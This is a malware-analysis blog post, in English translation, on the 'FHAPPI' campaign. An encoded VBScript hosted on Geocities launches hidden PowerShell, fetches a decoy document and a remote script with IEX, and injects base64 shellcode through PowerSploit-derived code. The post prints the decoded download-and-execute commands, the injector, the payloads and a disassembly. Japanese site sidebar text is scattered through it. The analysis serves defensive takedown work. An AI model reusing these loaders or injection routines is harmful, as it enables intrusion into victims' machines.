



{ マルウェア | 脆弱性 | スпам | 0day | ボットネット } のセキュリティ・ブログ

## English Report of "FHAPPI Campaign" : FreeHosting APT PowerSploit Poison Ivy

This is the English translation of analysis I made in Japanese: "#OCJP-136: 「FHAPPI」 Geocities.jpとPoison Ivy(スパイウェア)のAPT事件", it has been translated by a professional hacker and translator, Mr. "El" Kentaro. He is very good so I will not change any words he wrote, please contact him for the Japanese/English "techie" translation. - rgds, @unixfreaxjp



### 1 . Background

2180221

#### リンク / 案内

- 記事のアーカイブ
- RSS
- OCJPって何？
- ファイル送る便 (英語版)
- ファイル送る便 (バックアップ)
- モバイル アクセス

#### 記事の検索

#### アーカイブ・ダイレクトリー

 ▾

#### 最近の記事

読込中...

#### 今日のお勧め解析記事

#OCJP-134: ダブル「sh」ELFのリバーシング (Linuxハッキング事

For the better insights of this analysis you can view my interview with good Q & A in here (link).

VXRL(credit) contacted us regarding an APT phishing email that included a download link to a malware being hosted on a Geocities website.

Sample/Evidence.



\*) Because we think its an APT attack we cannot disclose all of the contents of the email.

After receiving the request to takedown and URL information, much of the received malware information was very unclear. I also examined the signature detection rate which turned out to be none. There was too few details. Without the definite proof Geocities would not be able to do anything I decided to reverse engineer the APT.

Here are the results of my analysis please use it to remove the malware.

From the URL the malware was hosted on GeoCities Japan , Geocities is not a malware or malicious site but a free website hosting for blogs and homepage.

## 件調査

■はじめに 今回Linuxのハッキング事件のレポートを書かせて頂きます。内容的には「Linux OS x86」、「ELFバイナリリバーシング」と「シェルコード」の絡みとなります。この記事を読むだけでもOKですし、もし再現したい場合ASM、gccとLinuxリバーシ...

```
0x00000430 ba000000085d274f25589e583ec1450 .....t.U.....P
0x00000440 ffd283c410e9e975fffff5589e55756 .....u.....W
0x00000450 5383ec248b5d0c8b75086a006aff6a22 S.$].u.J.J.J
0x00000460 6a0753e60e896feffff9999c78945 J.S].....E
0x00000470 e4f3e483c420ffd08b45e4895d0c8945 .....E.....E
0x00000480 088d65f45b5e5f5de993fefff669090 .....e[.....f
0x00000490 555731ff5653e8e5fefffff81c3951200 UW1.VS.....f
```

## Oday.JPの人気の投稿

#OCJP-098 : 【警告】 285件日本国内のウェブサイトが「Darkleech Apache Module」に感染されて、IEでアクセスすると「Blackhole」マルウェア感染サイトに転送されてしまいます!

bash Odayマルウェア感染の「real time」リバースエンジニアリング

【警告】 新規Linux/Mayhemマルウェアの感染

#OCJP-128: ロシア系マルウェアボットネットのカムバック


【研究情報】 暗号化されているマルウェアデータが何とかPythonで...

Lockyランサムウェア: インフェクション仕組みのモニタリング・レコード

#OCJP-130: スパムボットに感染されたPCからのスパムメール(マルウェアurl)

PEStudio 8.18, Wireshark & VirusTotalを使いマルウェア調査ガイドビデオを作りました

#OCJP-132: Linux IoTのマルウェア、国内の感染について



The account “vbiayay1” was used to host the actual malware sample.

The contents of the hosted malware file was VBScript encoded script.

```
Stream Content
GET /vbiayay1/0301.wsc HTTP/1.1
User-Agent: wget/1.18 (freebsd9.3)
Accept: */*
Accept-Encoding: identity
Host: www.geocities.jp
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:28:40 GMT
P3P: policyref="http://privacy.yahoo.co.jp/w3c/p3p_jp.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI IVDI CONI TELO OTPi OUR DELI SAMI OTRI UNRI PUBI IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE GOV"
Last-Modified: wed, 01 Mar 2017 12:15:32 GMT
Accept-Ranges: bytes
Content-Length: 1181
Age: 0
Connection: keep-alive

<component>
<script language="VBScript.Encode">#@~^PqQAAA==@#&@m..lD+w
(L.^YvJA/1Dr2DR/4nV^J#c.;x,JawA+.d4+svcn6.PRA,tk[[.x~0.2,4zaIk/P 2.^Pxb$Ezft)(oA^C1b55
$-bvqz1LAS)VH)Nz)ozM*)\pAT);c)N5$^b!&bIhAkvvb\p$EzC}}hbg)bkb9z$;b;czm)Az)V%)+z
$*zft)qA6)Vj)Nz)!bo1b\pabbw(b\p$6zCi)\pA.)C5b(5).bgwZIAAS)_p}jS$*zC\9bas)V!).S$^b!
&b`bAHbv0b.b$*zZL)npbF)bzbZT)VbvczSLA}_q}45$zCzV)doA9)_q}5$0b!`b(oAzbvvpIp$/zC\hpa
(2wb}5$Tb;czpAAz)vj}}z$VzM*)9bA2)V2)4z$Gb!AbIhAkvvibop)vzfG)"bA^MIb55$qbvhzN)A9)_q}5
$3zmi)(oAT)V3)55$kbub}hgbzGxb$EzZ*)"bA7)C1b4T$dbv%z5}AV)A5)15$/zmi)nbbR)vo)Nz$zbuzb}
ob7b;0b9h$&zC^doA.)M`b4S$bV3zN)A2)Vj)MS)EzMG)1bb-)5)5T$ab!Ab.pa4b_vbtp)\z2T)
\pA^C5b15$;bvmz(AA")_j}45$YzM3)1oAX);c)}z$7b!tb&obkb;(bxb$VzM*)9ob+)C5b}5$ob_bz
(AH)Vj}}5$!zmv)(oAU)w%ms$8b!zB(pa4b_(b.p)EzM};(HAN)Z&b|5){bz!zZLAP)_p}55$XzC})dPA}
)_q}4S$Nb!`b1hA.b; )b&o)3zmi)(oAy)FKbnz$sbv!zm)A^A!)}}5$VzC})mpA; )vm)(S$.bu`b(pADBv3b1o
$*zz*)\bA7)MtBqT)HbzWz?}Ao)wo)qz}3zM*)doAV)V%NS$!b!Sb(hA4bv}b1h$!zC)mpA!)M1b|
z)ubvozn)AT)_brT)\zZ0)9haf)_m)ST$.b!`b(hANbv9b$wzMi)1hb!)MKbmz)-b_5z5LA2)V2)+5
$zcv)tpb-)Vw)4S$Kb!wb9ba.bg)bt)hzf3)doAS)CtbH5)Ub;3zrABH)zw)JB~!
BPP]`2@#&@tUoBAA==^#~</script>
</component>
```

This was a “Wow” moment for me, it was the first time I have seen this type of file from Geocities.jp and the file

### MalwareMustDie! (MMD)

- [Linux Malware Research List](#)
- [MMD-0061-2016 - Linux/OverkillMod](#)
- [MMD-0060-2016 - Linux/UDPfker](#)
- [MMD-0059-2016 - Linux/IRCTelnet](#)
- [MMD-0058-2016 - Linux/NyaDrop](#)
- [MMD-0057-2016 - Linux/LuaBot](#)
- [MMD-0056-2016 - Linux/Mirai](#)
- [MMD-0055-2016 - Linux/PnScan](#)
- [MMD-0054-2016 - ATMOS botnet](#)
- [MMD-0053-2016 - Linux/STD IRCBot](#)
- [MMD-0052-2016 - Overall Linux DDoS](#)
- [MMD-0051-2016 - Linux/Tiny ELF-2](#)
- [MMD-0050-2016 - Linux/Torte](#)
- [MMD-0049-2016 - Java/DldrRCE](#)
- [MMD-0048-2016 - Linux/DDOS.TF](#)
- [MMD-0047-2015 - Linux/SSHV HidePID](#)
- [MMD-0045-2015 - Linux/KDefend](#)
- [MMDブロッグアーカイブ](#)

### JVN脆弱性情報

読込中...

### 最新CVE情報

読込中...

### Cyber Awareness (US-CERT)

読込中...

### Exploits(最新版のみ)

読込中...

looked suspicious so I decided to do some more analysis.

VBScript is a subset of Visual Basic and for people who have used Visual Basic or any VBA macro it should be a familiar programming language. However VBScript is designed to be run and executed within the browser and only can call functions considered basic such as file access and printing. Microsoft VBScript can be executed under Windows Script Host or Powershell.

## 2. Reversing marathon of base64

First I manually decoded the VBScript encoded sample , leading to the following code:


```
1 ↓
2 createobject ("wscript.shell").run "powershell.exe -w hidden -ep bypass -Enc JABuAD0AbgBIAHcALQBvAGIAagBI
AZQB0AC4AdwBIAGIAYwBsAGkAZQBwAHQA0wANAAoAJABuAC4AcABYAG8AeAB5AD0AWwBOAGUAdAAuAFcAZQBIAFI AZQBxAHUAZQBzAHQ
BIAHQAUwB5AHMAdABIAG0AVwB1AGIAUABYAG8AeAB5ACgAKQA7AA0ACgAkAG4ALgBQAHIAbwB4AHkALgBDAHIAZQBkAGUAbgBOAGkAYQ
E4AZQB0AC4AQwByAGUAZAB1AG4AdABpAGEAbABDAGEAYwBoAGUAXQA6ADoARABIAGYAYQB1AGwAdABDAHIAZQBkAGUAbgBOAGkAYQBsA
JABuAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAiAGgAdAB0AHAA0gAvAC8AdwB3AHcALgBnAGUAbwBjAGkAdABpAGUAcwAuAGoA
pAGEAeQBhAHkAMQAvAE0AZQBIAHQAAQBwAGcAXwBzAHUAbQBtAGEAcgB5AC4AZABvAGMAIgAsACIAJAB1AG4AdG6AHQAZQBtAHAAXAB
kAbgBnAF8AcwB1AG0AbQBhAHIAeQAuAGQAwbwBjACIAKQA7AA0ACgBT AHQAYQBvAHQALQBQAHIAbwBjAGUAcwBzACAAIlgAkAGUAbgB2AD
ABcAE0AZQBIAHQAAQBwAGcAXwBzAHUAbQBtAGEAcgB5AC4AZABvAGMAIgANAAoASQBFAFgAIAAKAG4ALgBkAG8AdwBuAGwAbwBhAGQAc
AGcAKAAAnAGgAdAB0AHAA0gAvAC8AdwB3AHcALgBnAGUAbwBjAGkAdABpAGUAcwAuAGoAcAAvAHYAYgBpAGEAeQBhAHkAMQAvAGoAbwBo
AMwAwADEALgBwAHMAMQAnACKA0wANAAoA", 0, TRUE↓
3 [EOF]
```

\*) if you want to know how this is possible contact me directly @malwaremustdie

The code by using Windows Script Host VBScript creates and object in the shell (read: CMD) and executes a run of the following code:

`powershell.exe -w hidden -ep bypass -Enc "etc etc etc"`.

The meaning is, during script execution powershell hides the output (-w hidden) and executes "etc etc etc" which is the base 64 coded command (Enc = EncodedCommand) without authentication (-ep bypass, ep = ExecutionPolicy).



FreeBSD VuxML

読込中...

Linuxセキュリティ・アップデート

読込中...

マイクロソフト・セキュリティ情報

読込中...

おすすめ研究サイト一覧

- [Schneier on Security](#)  
Installing a Credit Card Skimmer on a POS Terminal  
19 時間前
- [malekal's site](#)  
Réparer l'association de fichiers sur Windows  
21 時間前
- [Didier Stevens](#)  
!exploitable Crash Analyzer - Statically Linked CRT  
1 日前
- [Sucuri Blog](#)  
Persistent Malicious Redirect Variants  
1 日前
- [Virus Bulletin news](#)  
New paper: Does malware based on Spectre exist?  
1 日前
- [Errata Security](#)  
Your IoT security concerns are stupid  
5 日前
- [Dynamoo's Blog](#)  
Phishing and fraudulent sites hosted on 188.241.58.60 (Qhoster)  
1 か月前

Windows PowerShell is a useful and extensible command line developed by Microsoft Interface (CLI) shell and scripting language.

Designed on the basis of object oriented, it is based on .NET Framework. PowerShell is having strict policy for performing the script execution, however, by using optional execution parameter the attacker can utilize PowerShell to run a malicious script. Once called Microsoft Shell (MSH, codenamed Monad).

Continuing the decoding of the "etc etc etc" code, leads to the following script ↓


```
1 | $n=new-object net.webclient;↓
2 | $n.proxy=[Net.WebRequest]::GetSystemWebProxy();↓
3 | $n.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;↓
4 | $n.DownloadFile("http://www.geocities.jp/vbiayay1/Meeting_summary.doc", "$env:temp\Meeting_summary.doc");↓
5 | Start-Process "$env:temp\Meeting_summary.doc"↓
6 | IEX $n.downloadstring('http://www.geocities.jp/vbiayay1/0301.ps1');[EOF]
```

Once again its a VBScript , this script creates a web client object and uses the proxy setting and user rights to download a file from a url and execute the file.

This allow the opening of a .doc (MS word) file.

- [Kahu Security](#)  
Reflow JavaScript Backdoor  
3 个月前
- [contagio](#)  
Rootkit Umbreon / Umreon - x86, ARM samples  
3 个月前
- [MALware FOrensics SECURITY](#)  
Sundown Exploit kit  
1 年前
- [SIRI.URZ](#)  
ThinkPoint  
2 年前
- [XyliBox](#)  
Citadel0.0.1.1 (Atmos)  
2 年前
- [Andre' M. DiMino - SemperSecurus](#)  
Another look at a cross-platform DDoS botnet  
4 年前





Then by utilizing IEX (Invoke-Expression) commandlet will allow it to execute a script under Windows PowerShell and download and execute a .ps1 file from another url.

Lets dive into the .ps1 file ↓

Stream Content

```
GET /vbiayay1/0301.ps1 HTTP/1.1
Host: www.geocities.jp
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 10:44:16 GMT
P3P: policyref="http://privacy.yahoo.co.jp/w3c/p3p_jp.xml", CP="CAO DSP COR CUR ADM
DEV TAI PSA PSD IVAI IVDI CONI TELO OTPI OUR DELI SAMI OTRI UNRI PUBI IND PHY ONL UNI
PUR FIN COM NAV INT DEM CNT STA POL HEA PRE GOV"
Last-Modified: wed, 01 Mar 2017 12:14:35 GMT
Accept-Ranges: bytes
Content-Length: 33494
Age: 0
Connection: keep-alive

$76HAey="DQogICAgJG1zNjQ5ICRQU0hPTUuuQ29udGFpbmMoI1N5c1dpVzY0Iik7DQogICAgJGNVZGUGPSAi
wm5wdVkzUNBimjRnU1c1MmIydgxMVTfoYvc0TkNuc05DandqRFFvalBnMETEUW9OQ21BZ01DQU5D
aUFnSUNCbWRXNwpkr2x2Ym1cTWIyTmhiRHBiWlhrDFJHVnNav2RoZEdwVwVYQmXEUW9nsUNBZ2V3
METJQ0FnSUNBZ01DQ1FzWepoy1Ews01DQwdJQ0FnSUNBb0RRb2dJQ0FnSUNBZ01DQwdJQ0JiVDNW
MGNIVjBWSGx3W1NoY1ZiBhdavjBwFwEwS01DQwdJQ0FnSUNBZ01DQwdEuw9nsUNBZ01DQwdJQ0Fn
SUNCY1VHRn1ZVzFzSEdweutDQ1FiM05WZEsdmJpQT1JREFwFwEwS01DQwdJQ0FnSUNBZ01DQwdX
MVI1Y0dwy1hwME5DaUFnSUNBZ01DQwdJQ0FnSUNBZ01Ysmhiv1YwW1hkek1EMGdLRTvsZHkxUF1t
CGXZM1FnvkhSD1pWdGRLREFwS1N3TknpQwdJQ0FnSUNBZ01DQwdJQ0TBL SUNBZ01DQwdJQ0FnSUNB
Z1cxqmHjBUZ0W1hsbGnpZ2dVRZ16YvhScGIyngdQU0F4SUNSZERRb2dJQ0FnSUNBZ01DQwdJQ0Ji
egVjdxRpb25wb2xpY3kgYn1wYXNzIG1leCAow1R1eHQURw5jb2RpbmddojpBU0NjSS5HZXRtdHJp
bmcow0NvbnZ1cnRdojppGcm9tQmFZZTY0U3Ryaw5nkChncANSetDVTpcy29uc29sZScpLkZvbNRT
zWN1cm10eskpKSI7ICAgDQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
d2FyZVxNawNyb3NvZnRvc21uzG93c1x0dXJyZW50Vmwvc21vb1xSdw5cIiAtTmFtZSBTZWN1cm10
eVwZGF0ZSAtVmFsdWUgIiR1bnY6d21uzG1yXHN5c3R1bTMyXFdpbmRvd3Nqb3d1clNoZwxsXHYx
LjBccG93ZXJzaGVzbc51egUGLXcgaG1kZGVuIC1lCCBcexBhc3MgLW5vbG9nbyAtbm9wcm9mawx1
IG1leCAow1R1eHQURw5jb2RpbmddojpBU0NjSS5HZXRtdHJpbmcow0NvbnZ1cnRdojppGcm9tQmFZ
ZTY0U3Ryaw5nkChncANSetDVTpcy29uc29sZScpLkZvbNRTzWN1cm10eskpKSI7DQogICAgfSAG
ICAgICAgDQoNCiAgIA=="
iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String("$76HAey")))]
```

Once again its a base 64 encoded code, and it shows that it used the IEX command to decode.

Looks like this malicious actor really likes base 64 , so back to reversing the base 64 manually.





```

30 ↓
31 function Local:Inject-LocalShellcode↓
32 {↓
33 ↓
34     $Shellcode = [System.Convert]::FromBase64String($Shellcode32)↓
35 ↓
36 ↓
37     # Allocate RWX memory for the shellcode↓
38     $BaseAddress = $VirtualAlloc.Invoke([IntPtr]::Zero, $Shellcode.Length, 0x1000, 0x40) # (Reserve|Commit, RWX)↓
39     if (!$BaseAddress)↓
40     {↓
41         return↓
42     }↓
43 ↓
44     # Copy shellcode to RWX buffer↓
45     [System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $BaseAddress, $Shellcode.Length)↓
46 ↓
47     # Launch shellcode in it's own thread↓
48     $ThreadHandle = $CreateThread.Invoke([IntPtr]::Zero, 0, $BaseAddress, [IntPtr]::Zero, 0, [IntPtr]::Zero)↓
49     if (!$ThreadHandle)↓
50     {↓
51         #Throw "Unable to launch thread."↓
52     }
53     return↓
54 }↓
55 ↓
56     # Wait for shellcode thread to terminate↓
57     $WaitForSingleObject.Invoke($ThreadHandle, 0xFFFFFFFF)↓
58 ↓
59     # $VirtualFree.Invoke($CallStubAddress, $CallStub.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)↓
60     # $VirtualFree.Invoke($BaseAddress, $Shellcode.Length + 1, 0x8000) | Out-Null # MEM_RELEASE (0x8000)↓
61     #Write-Verbose "Shellcode injection complete!"↓
62 }↓
63 ↓
64 ↓

```

```

64 ↓
65 $Shellcode32 = ~UmapXMZak0iD1QAaur+4AUXs6eliMWgqXqp6WpSj+np6emc3AGH70npYhm8mW+p6QEz70npub8B↓
66 +u/p6WlZbB+d/r2D6YppAZrs6eloKbVhgem5g+mD6RY/ugEh6+nps7eyKqbjljdJL2Bm4yljemp↓
67 6em8YgVqLX26v74B/+zp6WlxbDLmbdro6emBPW6p6GGT70npuboBWuzp6WlZg0lUqek8juzp6bm6↓
68 ↓
69 3sfZx9nH2tjb3sfZx9nH2tjb3sfZx9nH2tjb3sfZx9nH2tjb3sfZx9nH2tZ2dnZ6bnpZejt6evp↓
70 6eko6+3pFhYWFqzo4umfjJuagIah29nY2hLq4enb2dje2drZ20np6ek1AAAAACLtkPxaUkhA9VhQ↓
71 WrmD1QAAGDLpg81Bg+kBg/kAdfJQVzUAAAAAX1j/0CLs19v1wgAA"↓
72 ↓
73     # Inject shellcode into the currently running PowerShell process↓
74     $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc↓
75     $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])↓
76     $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)↓
77     $VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree↓
78     $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32]) ([Bool])↓
79     $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)↓
80     $CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread↓
81     $CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])↓
82     $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)↓
83     $WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject↓
84     $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])↓
85     $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSin
86 ↓
87     Inject-LocalShellcode↓
88 ↓
89 }↓
90 ↓
91 Invoke-Main↓
92 ↓
93 [EOF]

```

The above codes are all self-explanatory, read the commands line by line. It explains how a powershell can be used as lethal vector to exploit a bad malware by process injection, and all are in a script!!!

### 3 . Copy/Pasting PowerSploit/CodeExecution PoC

The last part looked familiar and after searching the MalwareMustDie tweets, it turned out to be a

## PowerSploit/CodeExecution PoC code.

```
320 # Allocate RWX memory for the shellcode
321 $BaseAddress = $VirtualAlloc.Invoke([IntPtr]::Zero, $Shellcode.Length + 1, 0x3000, 0x40) # (Reserve|
322 if (!$BaseAddress)
323 {
324     Throw "Unable to allocate shellcode memory in PID: $ProcessID"
325 }
326
327 Write-Verbose "Shellcode memory reserved at 0x$($BaseAddress.ToString("X"([IntPtr]::Size*2)))"
328
329 # Copy shellcode to RWX buffer
330 [System.Runtime.InteropServices.Marshal]::Copy($Shellcode, 0, $BaseAddress, $Shellcode.Length)
331
332 # Get address of ExitThread function
333 $ExitThreadAddr = Get-ProcAddress kernel32.dll ExitThread
334
335 if ($PowerShell32bit)
336 {
337     $CallStub = Emit-CallThreadStub $BaseAddress $ExitThreadAddr 32
338
339     Write-Verbose 'Emitting 32-bit assembly call stub.'
340 }
341 else
342 {
343     $CallStub = Emit-CallThreadStub $BaseAddress $ExitThreadAddr 64
344 }
```

Copy-and-Paste rulzzz.... (maybe)

This is one of the reasons I am against releasing malware code to the public. GitHub is full of these types source codes.

## 4 . ShellCode

The main payload of this sample turned out to be mostly a copy and paste job of the PowerSploit/CodeExecution and the shell code and multilayered base64 encoding is original to this sample.

So to reveal the actually shell code we have decode the rest using base 64 again...oh no..

```
$Shellcode = [System.Convert]::FromBase64String($Shellcode32)
```

Once decoded the shellcode header can be analyzed as: ↓

```

Do you want to print 626 lines? (y/N)
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000 5266 a95c c65a 90e8 8321 0000 babf b801 Rf.¥.Z...!.....
0x00000010 45ec e9e9 6231 682a a97a a9e9 6a52 27e9 E...b1h*.z..jR'.
0x00000020 e9e9 e99c dc01 87ec e9e9 6219 8199 6fa9 .....b...o.
0x00000030 e901 33ec e9e9 b9bf 01fa efe9 e962 196c ..3.....b.l
0x00000040 1f9d febd 83e9 83e9 019a ece9 e968 29b5 .....h).
0x00000050 61a9 e9b9 83e9 83e9 163f ba01 21eb e9e9 a.....?..!...
0x00000060 b3b7 b22a aa9b 8c88 9d8c bd81 9b8c 888d .....*.....
0x00000070 e9e9 e9e9 bc62 056a 2d7d babf be01 ffec .....b.j-}.....
0x00000080 e9e9 6231 6c32 e66d dae8 e9e9 813d 6ea9 ..b1|2.m.....=n.
0x00000090 e901 93ec e9e9 b9ba 015a ece9 e962 1981 .....Z...b..
0x000000a0 0d6e a9e9 018e ece9 e9b9 ba01 49ec e9e9 .n.....l...
0x000000b0 6211 811d 6ea9 e901 bdec e9e9 b9ba 0164 b...n.....d
0x000000c0 ece9 e960 ac11 81e1 61a9 e901 a9ec e9e9 .....`...a.....
0x000000d0 b9ba 0190 ece9 e960 ac1d 81f5 61a9 e901 .....`...a...
0x000000e0 c5ec e9e9 b9ba 018c ece9 e960 ac19 81d9 .....`...`.....
0x000000f0 61a9 e901 f1ec e9e9 b9ba 01b8 ece9 e960 a.....`.....
0x00000100 ac05 81a9 61a9 e901 edec e9e9 b9ba 01d4 .....a.....
0x00000110 ece9 e960 ac01 64ac 7d53 ade9 e9e9 0124 ...`...d.}S...$
0x00000120 ede9 e92e ac7d ade9 e9e9 8f2e ac2d ece9 .....}.....-..
0x00000130 64ac 31b9 64ac 7db9 83e9 83e9 83ed 83e9 d.l.d.}.....
0x00000140 83e9 83e9 81a5 61a9 e901 2bed e9e9 b983 .....a...+.....
0x00000150 e916 3f6c 299d 8183 a981 e9f9 e9e9 62ac ..?l).....b.
0x00000160 e5b9 83e9 62ac 31b9 163e 6231 6c32 9da6 ...b.l...>b1|2..
0x00000170 64ac 15b9 62ac e5b9 62ac e1b9 ba62 ac31 d...b...b...b.l
0x00000180 b916 bc11 62ac 15d2 ace5 9cda 8125 e9e9 ...b.....%.
0x00000190 e983 a916 bc01 6219 6c1f 9dca 2eef eee9 .....b.l.....

```

We could just reverse engineer it as is, however it might take some time..

```

/ (fcn) fcn.oeax 23
  fcn.oeax ();
    0x00000000      52      push edx
    0x00000001      66a95cc6  test ax, 0xc65c
    0x00000005      5a      pop edx
    0x00000006      90      nop
    0x00000007      e883210000  call 0x218f
    0x0000000c      babfb80145  mov edx, 0x4501b8bf
    0x00000011      ec      in al, dx
¥      ,=< 0x00000012  e9e9623168  jmp 0x68316300
[0x00000000]> s 0x218f
[0x0000218f]> af
[0x0000218f]> pdf
/ (fcn) fcn.0000218f 55
  fcn.0000218f ();
    ; CALL XREF from 0x00000007 (fcn.oeax)
    0x0000218f      3500000000  xor eax, 0
    0x00002194      22ed      and ch, ch
    0x00002196      90      nop
    0x00002197      fc      cld
    0x00002198      5a      pop edx
    0x00002199      52      push edx
    0x0000219a      48      dec eax
    0x0000219b      40      inc eax
    0x0000219c      f5      cmc
    0x0000219d      58      pop eax
    0x0000219e      50      push eax
    0x0000219f      5a      pop edx
    0x000021a0      b983210000  mov ecx, 0x2183
    -> 0x000021a5      8032e9      xor byte [edx], 0xe9
    0x000021a8      83c201      add edx, 1
    0x000021ab      83e901      sub ecx, 1
    0x000021ae      83f900      cmp ecx, 0
    ~=< 0x000021b1      75f2      jne 0x21a5
    0x000021b3      50      push eax
    0x000021b4      57      push edi
    0x000021b5      3500000000  xor eax, 0

```

